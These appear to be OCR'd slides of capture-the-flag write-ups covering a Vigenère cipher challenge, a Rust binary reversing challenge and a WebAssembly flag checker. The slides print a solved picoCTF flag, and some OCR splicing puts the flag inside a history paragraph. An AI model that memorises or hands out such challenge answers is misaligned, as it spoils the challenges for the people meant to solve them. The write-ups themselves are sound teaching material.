	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Vigenère Cipher - use of keyword to encode a secret message

Like a cryptogram, but the replacement letter is not a fixed substitution

Uses a table (see table to the left)


Key is often a short phrase

Instead of having a fixed rotation, the rotation depends on the letter in the keyword that happens to match up with the message you are trying to encode

ENCODING:
Row is the **key**
Column is the **message** letter
The encoded letter is where they intersect in the grid

Example of Vigenère Cipher

- Plain Text: ATTACKATDAWN
- Key: LEMON
- Plain text: ATTACKATDAWN
- Key: LEMONLEMONLE
- Cipher text: LXFOPVEFRNHR




	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

https://image.slidesharecdn.com/cryptographyitshistoryapplicationandbeyond-120825092930-phpapp01/95/cryptography-its-history-application-and-beyond-26-728.jpg?cb=1345887145

DECODING:

Locate **key** letter in the row
Track across to the **encrypted** letter in the grid
Column letter is the decoded letter



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

pohzCZK{m311a50_0x_a1rn3x3_h1ah3x1119h336}

encrypted text:	P	O	H	Z	C	Z	K
plaintext:	P	I	C	O	C	T	F
keyword	**A**	**G**	**F**	**L**	**A**	**G**	**F**

keyword:	A	G	F	L	A	G	F	L	A	G	F	L	A	G	F	L	A	G	F
encrypted text:	P	O	H	Z	C	Z	K	M	A	X	A	R	N	X	H	A	H	X	H
plaintext:	**P**	**I**	**C**	**O**	**C**	**T**	**F**	**B**	**A**	**R**	**V**	**G**	**N**	**R**	**C**	**P**	**H**	**R**	**C**

pohzCZK{m311a50_0x_a1rn3x3_h1ah3x1119h336}

picoCTF{b311a50_0r_v1gn3r3_c1ph3r1119c336}

It is interesting how in history people often receive credit for things they did not create

During the course of history, the Vigenère Cipher has been reinvented many times

It was falsely attributed to Blaise de Vigenère as it was originally described in 1553 by Giovan Battista Bellaso in his book La cifra del. Sig. Giovan Battista Bellaso

For the implementation of this cipher a table is formed by sliding the lower half of an ordinary alphabet for an apparently random number of places with respect to the upper halfpicoCTF{b311a50_0r_v1gn3r3_c1ph3r1119c336}

The first well-documented description of a polyalphabetic cipher however, was made around 1467 by Leon Battista Alberti.

The Vigenère Cipher is therefore sometimes called the Alberti Disc or Alberti Cipher.

In 1508, Johannes Trithemius invented the so-called tabula recta (a matrix of shifted alphabets) that would later be a critical component of the Vigenère Cipher.

Bellaso’s second booklet appeared in 1555 as a continuation of the first. The lower halves of the alphabets are now shifted regularly, but the alphabets and the index letters are mixed by means of a mnemonic key phrase, which can be different with each correspondent.

Just Rust

Rev[erse Engineering]
(from ångstromCTF 2020)

Prerequisite knowledge

- ASCII encoding
- Bitwise operations
  - Bit shifting
  - Bit masking
- Exploratory experimentation strategies
  - or, debugging skills
- (optional) decompiler skills

The challenge

Find the input that makes the given binary produce this output:

```
CCHJEHMK
CFKJCEOL
FOJLMOJJ
BDN@H@BA
ODMJHFCJ
MOOKMOOO
OOAOFOGI
@@@@@@@@
```


More clues:

```
.../just-rust$ ./just_rust
What do you want to encode?
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Input must be 32 characters.
.../just-rust$
```

Debug it? Disassemble it?

- Some teams solved it this way.
- I didn’t have any experience with disassemblers at the time.
- But I did have a command line and a notebook!

Finding my bearings:




0x5290 → just_rust64 main
0x5f30 → std2rust10 lang_start
0x59c0 → "main": calls 5f30 after setting a pointer to 5290

there's a CRC32 lookup table, too (looks identical to the one on Wikipedia)

checksum is 4 bytes ×16 = 64 bytes of output

last line is always the same!



Piping bytes to the binary

```
$ python3 -c "import sys; sys.stdout.buffer.write(b'a'*32)" | ./just_rust
What do you want to encode?
OOOOOOOO
@@@@@@@@
@@@@@@@@
@@@@@@@@
@@@@@@@@
OOOOOOOO
OOOOOOOO
@@@@@@@@
$
```


Inputs:


32x ‘a’

16x ‘\0’ + 16x ‘\x7f’

Groups of 8


Groups of 4





Experiments!

input	‘a’*32	‘\x00’*16 + ‘\x7f’*16	(‘\x00’*8 + ‘\x7f’*8) *2	(‘\x00’*4 + ‘\x7f’*4) *4
output	OOOOOOOO @@@@@@@@ @@@@@@@@ @@@@@@@@ @@@@@@@@ OOOOOOOO OOOOOOOO @@@@@@@@	LLLLLLLL LLLLLLLL LLLLLLLL LLLLLLLL LLLLLLLL LLLLLLLL LLLLLLLL @@@@@@@@	JJJJJJJJ JJJJJJJJ JJJJJJJJ JJJJJJJJ JJJJJJJJ JJJJJJJJ JJJJJJJJ @@@@@@@@	@@@@OOOO O@@@@OOO OO@@@@OO OOO@@@@O OOOO@@@@ @OOOO@@@ @@OOOO@@ @@@@@@@@



- Experiment with a single non-null byte
- 1, 2, 4, 8, …
- Note the shifting pattern

Finally, I know enough to script the inverse of the function they're using!

Wasm Fans Only

Web, but actually Rev
(from UTCTF 2020)

Prerequisite knowledge

My method:

- Browser dev tools
- Stack machines
- Notation used in language specs
- Willingness to do tedious tasks

Alternatively:

- Browser dev tools
- A bit more OSINT for tool discovery
- C programming
- x86 debugging/reverse engineering

The challenge

Given: a URL and a binary called `verifyFlag.wasm`

The URL lead to a simple web form that would accept text input.

- Inspection with browser dev tools showed that page included some JavaScript and a copy of `verifyFlag.wasm`

It’s a web challenge, right?

Funny story… submitting a flag didn’t trigger any HTTP requests.

- The submit button triggered a call to a JavaScript function
- The JS called a function in the Wasm binary
- … and that was it.

Good news! I’d played around with Wasm a bit for a class project and knew of a couple tools.

The Text Format

Wasm has two specified formats:

- Binary for execution (.wasm)
- Text for when humans want to read it (.wat)

https://webassembly.github.io/wabt/demo/wasm2wat/ is an online tool to convert from the binary to the text format.

Note: There's a Wasm to C converter, too--I wasn't aware of it until I read another team's write-up.

Is it readable?

Technically.

Wasm is a stack machine language meant to be similar to assembly languages.

I had different parts of the spec open in maybe a dozen browser tabs for this. #Learning

```
(func (;23;) (type 0) (param i32) (result i32) ;;
check_flag_format
      (local i32 i32 ... i32 i64)
      global.get 0
      local.set 1
      i32.const 32
      local.set 2
      local.get 1
      local.get 2
      i32.sub
      local.set 3
      block  ;; label = @1
      local.get 3
      local.tee 66
      global.get 2
      i32.lt_u
      if  ;; label = @2
      call 6
      end
      local.get 66
      global.set 0
      end
      i32.const 24
      local.set 4
      local.get 3
      local.get 0 ;; arg
      i32.store offset=24
      local.get 3
      i32.load offset=24
      local.set 5
      local.get 5
```

Picking it apart

I didn’t know better,
so I annotated the
text in Vim.

Obfuscation?

```
local.set 135
local.get 135
local.set 136 ← var136 = var135
local.get 134
local.set 137 ← var137 = var134
local.get 136
local.get 137
```

Most variables in these chains are never used again.

Copying a block of memory by handling it as 64-bit integers:

```
i32.const 144 ;;;;; begin memcpy of 36 bytes from 1424 ;;;;;
local.set 4
local.get 2
local.get 4
i32.add
local.set 5
local.get 5
local.set 6 ;; base+144
i32.const 30
local.set 7
local.get 6
local.get 7
i32.add
local.set 8 ;; base+174
i32.const 0
local.set 9
local.get 9
i64.load offset=1454 align=2
local.set 170
local.get 8
local.get 170
i64.store align=2
```

This looks interesting...

```
i32.load offset=136 ;; user password
local.set 131
i32.const 7
local.set 132
local.get 131
local.get 132
i32.add
local.set 133 ;; pwd + 7 (flag text inside {...})
local.get 133
local.get 128
local.get 125
call 9 ;; "aes_encrypt_block(pwd+7,base+64(key),base+16(dest))" (func 9)
       ;; (name found in the function export table)

… and inside a loop:
      i32.ne      ;; compare!
      local.set 159
      i32.const 1
      local.set 160
      local.get 159
      local.get 160
      i32.and
      local.set 161
      block  ;; label = @5
      local.get 161
      i32.eqz
      br_if 0 (;@5;)
      call 1 ;; call "lose"
```

There’s a key in the binary!

“Base” earlier refers to the base address of some memory block.

A few of these are pre-defined in the binary, much like constants and strings in other binary formats.

With offsets in hand, I found what I believed to be the AES-encrypted flag and a key in the binary.

To solve: in Python, plug those values into `pycryptodome`’s AES implementation in ECB mode.

(Note: ECB mode was an educated guess based on apparent lack of initialization vectors or nonces.)

So that was the hard way.

krystalgamer/CaptureTheFrancesinha solved it in a much nicer way.

Wasm2c → compile the C code → run and analyze using C-oriented tools
(there are lots of those!)

Moral of the story:

If there's a shortage of analysis tools for the language used in a challenge, look for a tool that can translate it to C.

Lesson learned.